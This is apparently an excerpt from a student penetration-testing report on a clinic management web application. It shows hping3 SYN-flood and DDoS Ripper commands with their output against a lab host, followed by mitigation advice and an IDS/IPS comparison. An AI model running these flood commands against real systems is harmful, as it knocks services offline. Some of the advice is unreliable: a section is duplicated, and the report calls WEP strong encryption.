
D.1.1.1 – TCP SYN Flood



```
┌──(w1870095㉿kali)-[~]
└─$ sudo hping3 192.168.56.102 --flood -S -p 445
[sudo] password for w1870095:
HPING 192.168.56.102 (eth0 192.168.56.102): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Figure 22: Attempting to flood the network.


By running the command below, the author is employing hping3 to flood an open port on the server with numerous SYN messages. However, no ACK messages are received in response, causing the server's buffer to become overwhelmed and potentially resulting in a crash.



```
top - 07:40:06 up  5:41,  2 users,  load average: 1.14, 0.82, 0.60
Tasks: 215 total,   1 running, 214 sleeping,   0 stopped,   0 zombie
%Cpu(s):  2.6 us,  3.5 sy,  0.0 ni, 93.8 id,  0.0 wa,  0.0 hi,  0.2 si,  0.0
MiB Mem :   1967.4 total,    389.9 free,   1214.6 used,    561.9 buff/cache
MiB Swap:   1024.0 total,    655.1 free,    368.9 used.    752.7 avail Mem

    PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+
    644 root      20   0  578436 186024  63692 S   4.7   9.2   5:06.00
 147529 w1870095  20   0  439868  86232  67232 S   1.3   4.3   0:01.63
   1152 w1870095  20   0  425808  24156  12560 S   0.7   1.2   1:38.57
  69407 root      20   0  428880 125452  55328 S   0.7   6.2   0:58.89
  70092 w1836090  20   0  277280  19388  10528 S   0.7   1.0   0:34.47
    570 root      20   0  292888   2720   2432 S   0.3   0.1   0:09.60
   1069 w1870095  20   0  238128   8236   5748 S   0.3   0.4   0:02.26
   1083 w1870095  20   0  949412  64272  54580 S   0.3   3.2   1:36.06
   1145 w1870095  20   0  590632  76416  30616 S   0.3   3.8   0:04.45
   1154 w1870095  20   0  415424  18196  13016 S   0.3   0.9   1:09.89
```

Figure 23: CPU usage before sending SYN packets


Before running this DoS attack the system resources of the server are not utilised heavily, after executing this attack the usage of server's hardware increases significantly as exhibited in the below image.



```
top - 07:46:24 up  5:48,  3 users,  load average: 0.82, 0.66, 0.58
Tasks: 217 total,   3 running, 214 sleeping,   0 stopped,   0 zombie
%Cpu(s):  2.7 us,  7.5 sy,  0.0 ni, 36.7 id,  0.0 wa,  0.0 hi, 53.0 si,  0.0
MiB Mem :   1967.4 total,    346.8 free,   1254.9 used,    571.8 buff/cache
MiB Swap:   1024.0 total,    662.6 free,    361.4 used.    712.4 avail Mem

    PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+
     21 root      20   0       0      0      0 R  98.3   0.0   3:01.10
 264687 root      20   0   11648   2088   1732 R  16.3   0.1   0:03.59
    644 root      20   0  584468 195612  71004 S   1.3   9.7   5:11.72
 258193 root      20   0       0      0      0 I   1.3   0.0   0:00.64
     14 root      20   0       0      0      0 S   1.0   0.0   0:06.58
     15 root      20   0       0      0      0 I   0.7   0.0   0:26.13
  69407 root      20   0  430412 127036  55328 S   0.7   6.3   0:59.94
    197 root     -51   0       0      0      0 S   0.3   0.0   0:04.29
   1030 w1870095  20   0  217956   1708   1692 S   0.3   0.1   0:59.17
   1152 w1870095  20   0  425808  24156  12560 S   0.3   1.2   1:39.35
  69899 w1836090  20   0  217956   1872   1848 S   0.3   0.1   0:22.64
  69996 w1836090  20   0  478744  20056  10948 S   0.3   1.0   0:27.10
  70092 w1836090  20   0  277280  19388  10528 S   0.3   1.0   0:35.25
  87953 w1836090  20   0 2824852  99140  18132 S   0.3   4.9   0:25.75
```

Figure 24: CPU Usage after flooding SYN packets

D.1.1.2 – Smurf DoS Attack



```
┌──(w1870095㉿kali)-[~/DDoS-Ripper]
└─$ python3 DRipper.py -s 192.168.56.102 -t 445

DDOS RIPPER

                                                              ©EngineRipper
                                                              reference by Hammer

 192.168.56.102  port:  80  turbo:  445
Please wait ...
 Thu May  2 08:36:09 2024   <--packet sent! rippering-->
 Thu May  2 08:36:09 2024   <--packet sent! rippering-->
 Thu May  2 08:36:09 2024   <--packet sent! rippering-->
 Thu May  2 08:36:09 2024   <--packet sent! rippering-->
 Thu May  2 08:36:09 2024   <--packet sent! rippering-->
 Thu May  2 08:36:09 2024   <--packet sent! rippering-->
 Thu May  2 08:36:09 2024   <--packet sent! rippering-->
 Thu May  2 08:36:09 2024   <--packet sent! rippering-->
 Thu May  2 08:36:09 2024   <--packet sent! rippering-->
```

Figure 25: DDoS Ripper

The DDoS Ripper tool enables the attacker to execute a Smurf DDoS attack. This attack method entails sending numerous ICMP echo requests with falsified source IP addresses to the server. As a result, all hosts within the local area network (LAN) respond to the target, potentially overwhelming the system which resulted in delaying to load the index page of the system.

D.2 Which Cyber Security Tenet this vulnerability violates?

The **Accessibility** tenant is breached here since the accessibility of the clinic management site is impeded with a flood of network requests the system will lag and possibly even stop functioning.

D.3 Scenario Assessment

If the attacker successfully carries out a DoS attack, it would moderately disrupt the staff operations of the organization. The clinical staff would be unable to manage employee and patient's information and conduct appointments, leading to significant operational delays. Given that the company is of medium size, the impact would be less significant, resulting in minimal financial costs. However, it would still hamper the productivity of the clinical department during the downtime and tarnish the clinic's reputation. This is particularly concerning as the company specializes in medical appointments with doctors. Potential customers, upon learning about the attack on the internal clinical site, may hesitate to book appointments and come to the clinic which would result in a bad reputation for the clinic.

Chapter E - Threats mitigation techniques & recommendations

E.1 - Briefly research what you can do to minimize the threats to the findings in the reconnaissance phase when you tested the web application in section A.2.

To protect web applications during the reconnaissance phase, it's crucial to report vulnerabilities promptly to authorities for remediation. Enhance server-side security measures to mitigate denial-of-service attacks from manipulated file uploads and unauthorized directory access. Implement file upload restrictions, enhance server capacity, and strengthen authentication mechanisms. Regularly review and update security configurations and access controls to prevent unauthorized access to sensitive files. Continuous monitoring and threat intelligence gathering can detect and respond to reconnaissance activities in real-time, further safeguarding the application from potential exploits (Lakhani, 2022). Also, the removal of unwanted services or applications, setting up access control, ensuring sensitive data is not stored in web-accessible directories, hardening server configurations and using a WAF to block malicious requests from attackers. It is also suggested that the clinic system is patched regularly.

E.2 - Briefly research how to prevent your company's servers from revealing too much information when an attacker conducts scanning and enumeration, similar to the activities in section A.3.

Port Knocking is the attempt of makings connection with blocked ports in order to open a port. To prevent server disclosure during scanning and enumeration, network administrators can configure firewalls to block unnecessary ports, deploy intrusion detection and prevention systems (IDPS) to detect and block suspicious scanning activities, and implement security measures like port knocking or stealth mode to obscure open ports' visibility. Regular updates and patching of server software and operating systems can mitigate known vulnerabilities. Network segmentation and access controls can limit the impact of successful reconnaissance by compartmentalizing sensitive systems and data from potential attackers (Pooja Rawat, 2023). These proactive measures reduce the attack surface and enhance the overall security posture of the company's servers against scanning and enumeration activities.

E.3 - Briefly research and explain how to protect your database against SQL injection exploited in section B.2.

To prevent server disclosure during scanning and enumeration, network administrators can configure firewalls to block unnecessary ports, deploy intrusion detection and prevention systems (IDPS) to detect and block suspicious scanning activities, and implement security measures like port knocking or stealth mode to obscure open ports' visibility. Regular updates and patching of server software and operating systems can mitigate known vulnerabilities. Network segmentation and access controls can limit the impact of successful reconnaissance by compartmentalizing sensitive systems and data from potential attackers. To prevent SQLi attacks, web application and database programmers need to filter inputs, restrict database code, restrict database access, maintain, and monitor the application and database (Chad Kime, 2023). These proactive measures reduce the attack surface and enhance the overall security posture of the company's servers against scanning and enumeration activities.

E.4 - Briefly research and explain how to protect your web application against cross site Scripting attacks exploited in section B.3.

To protect a clinic management system from Cross-Site Scripting (XSS) attacks, strict input validation and output encoding are essential. This ensures user-supplied data is sanitized before rendering in web pages, reducing the risk of malicious script injection. Content Security Policy (CSP) headers restrict inline script execution, defining trusted sources for content loading. Using frameworks and libraries with built-in XSS protection mechanisms, such as automatic output escape, further enhances web application security. Regular security audits and code reviews are also necessary to identify and remediate potential vulnerabilities, strengthening the web application's security posture and mitigating XSS attacks. At the point where user-controllable data is output in HTTP responses, encode the output to prevent it from being interpreted as active content. Depending on the output context, this might require applying combinations of HTML, URL, JavaScript, and CSS encoding (PortSwigger, 2024).

E.5 - Briefly research and explain how to protect your web application against cryptanalysis attacks exploited in section B.5.

To protect against cryptoanalysis attacks in a clinic management system, strong encryption algorithms and protocols are essential. Industry-standard encryption algorithms like AES with sufficient key length and secure key management practices are crucial. Regular updates to these algorithms and protocols address known vulnerabilities and weaknesses. Secure cryptographic libraries and frameworks, along with best practices for cryptographic implementation, can further mitigate the risk of cryptoanalysis attacks. Regular security assessments and audits can identify and remediate cryptographic vulnerabilities, ensuring the confidentiality and integrity of patient and staff data.

Regularly update the cryptographic algorithms and protocols to ensure they are not obsolete. Ensure that the data is appropriately encrypted so that even if it falls into the wrong hands, it will be unreadable. Use strong and unique keys for encryption. Store the keys in a secure location. Ensure that the cryptographic system is implemented correctly. Regularly test the system for vulnerabilities. Educate employees about cryptography attacks and how to prevent them (Packetlabs, 2022).

E.6 - Investigate what activities a security analyst can carry out to protect, or at least minimize the impact of Man in the Middle attack carried out in section C.1

A security analyst can protect against Man-in-the-Middle (MitM) attacks by implementing strong encryption protocols like SSL/TLS, regularly updating systems and software to address vulnerabilities, deploying intrusion detection and prevention systems (IDPS), and educating users about the risks of unsecured networks. Regular security audits and assessments are crucial for maintaining resilience against MitM attacks. These measures help secure communication channels, prevent attackers from intercepting sensitive information, and block suspicious network traffic in real-time. Encouraging the use of virtual private networks or secure Wi-Fi connections can also help prevent unauthorized access.

To protect against Man-in-the-Middle (MitM) attacks, strong encryption mechanisms like WEP/WPA on wireless access points, robust router login credentials, Virtual Private Networks

(VPNs), HTTPS for website communication, and public key pair-based authentication like RSA can be implemented. These measures prevent unauthorized users from accessing networks, hijack router settings, inject malicious software, and ensure data integrity and confidentiality. Implementing VPNs and enforcing HTTPS for website communication also adds an extra layer of security (Rapid7, 2023).

E.7 - Research the work that companies should do to ensure that their users do not fall victims to social engineering attacks similar to the attack you carried out in section C.2.

Companies should prioritize comprehensive cybersecurity awareness training to protect users from social engineering attacks. Employees should learn about various tactics used in these attacks, such as phishing emails, pretexting calls, and baiting techniques. They should also be taught how to identify suspicious communications and verify their authenticity before complying. Regular simulated phishing exercises can reinforce these lessons. Companies should implement robust email filtering and spam detection mechanisms to block phishing emails before they reach employees' inboxes. By employing intrusion detection systems (IDS), intrusion prevention systems (IPS), and endpoint security solutions, companies can detect and block malicious activities associated with social engineering attacks in real-time. Implementing multi-factor authentication (MFA) can enhance user credentials security by requiring additional verification steps beyond just a username and password. Regular security assessments and vulnerability scans can help identify and remediate any weaknesses in the company's security posture, further reducing the risk of successful social engineering attacks. Finally, encrypting data, emails, and communication ensure that even if hackers intercept your communication, they can’t be able to access the information contained within. This can be achieved by obtaining SSL certificates from trusted authorities (Vinugayathri Chinnasamy, 2020).

E.8 - Research and explain what companies do to protect their web services against a DoS attack similar to the one you have carried out in section D.1.

To handle DoS attacks, the author advises that the company implements these measures. Firstly, the use of firewalls or IDSs will aid in identifying malicious activity and in dropping packets that are associated with the attack (mimecast, 2021). Secondly, to protect your web server from DoS attacks, deploy a robust firewall and intrusion prevention system (IPS) to monitor and filter incoming traffic. Configure rate-limiting settings to limit requests from individual IP addresses or clients. Implement content delivery networks (CDNs) to distribute traffic across multiple servers and data centers. Regularly update and patch server software to address vulnerabilities. Consider using DoS protection services or dedicated DoS mitigation appliances for additional defense against potential threats.

E.9 - Intrusion Detection and Prevention systems.

E.9.1 - Intrusion Detection System IDS and Intrusion prevention System IPS.

Intrusion detection system is Host-based and Network-Based while Intrusion Prevention System is a Host-Based, Network-Based and is a wireless IPS. IDS is a network packet comparison and monitoring tool and IPS is a control-based solution that approves or denies network packets. IDS operates by covering the entire network while IPS positions itself in the same network as a firewall in terms of where both are located. Fourthly, IDS has the capability to manually stop threats through human intervention whereas IPS can automatically stop threats before any further damage happens. Finally, to configure IDS, it has to be operated in-line or in logging mode but in IPS it positions to block or allow packets in-line (Ashtari, 2022).

E.9.2 – Scenario Assessment

An Intrusion Prevention System (IPS) is the suggested choice for clinic management systems, as it offers proactive and automated threat prevention capabilities. Unlike Intrusion Detection Systems (IDS), which primarily monitor suspicious activities, an IPS actively blocks malicious traffic in real-time. This proactive approach helps detect and mitigate threats before they cause harm, minimizing the risk of data breaches, downtime, and disruption to essential healthcare services. IPS operates at both host and network levels, including wireless environments, providing comprehensive protection against various cyber threats, making it a suitable choice for safeguarding the integrity and confidentiality of clinic's data.

References

- Ashtari, H. (2022). IDS vs. IPS: Key Difference and Similarities. Spiceworks. Available from https://www.spiceworks.com/it-security/network-security/articles/ids-vs-ips/ [Accessed 01 May 2023].
- Buffer Overflow | OWASP Foundation. (2022). Available from https://owasp.org/www-community/vulnerabilities/Buffer_Overflow [Accessed 01 May 2023].
- How to work with your firewall. (2022). Available from https://webdock.io/en/docs/how-guides/security-guides/how-work-your-firewall -ufw-uncomplicated-firewall [Accessed 01 May 2023].
- Kapsamer, R. (2022). The undetectable Cyber Security Threat: Data Tampering. Tributech. Available from https://www.tributech.io/blog [Accessed 01 May 2023].
- Kelleher, S. (2020). OSINT: Common Tools and How to use them Safely. Available from https://www.bu.edu/tech/files/2020/08/BU-Security-Camp-2020-OSINT.pdf [Accessed 01 May 2023].
- mimecast. (2021). DoS Attack | What Is A Denial-of-Service Attack (DoS). Mimecast. Available from https://www.mimecast.com/blog/what-is-dos-attack-and-how-to-prevent-it/ [Accessed 01 May 2023].
- Sansone, I. (2021). Why DDoS Attacks are So Damaging | Corero Network Security Blog. Corero. Available from https://www.corero.com/the-damaging-impacts-of-ddos-attacks/ [Accessed 01 May 2023].
- Tyas Tunggal., A. (2023). What is an Open Port? | Definition & Free Checking Tools for 2023 | UpGuard. Available from https://www.upguard.com/blog/open-port [Accessed 01 May 2023].
- What is Cross-site Scripting and How Can You Fix it? (no date). Acunetix. Available from https://www.acunetix.com/websitesecurity/cross-site-scripting/ [Accessed 01 May 2023].
- What is IDS and IPS? | Juniper Networks US. (no date). Available from https://www.juniper.net/us/en/research-topics/what-is-ids-ips.html [Accessed 01 May 2023].
- What is SQL Injection? (no date). StackHawk. Available from https://www.stackhawk.com/blog/what-is-sql-injection/ [Accessed 01 May 2023].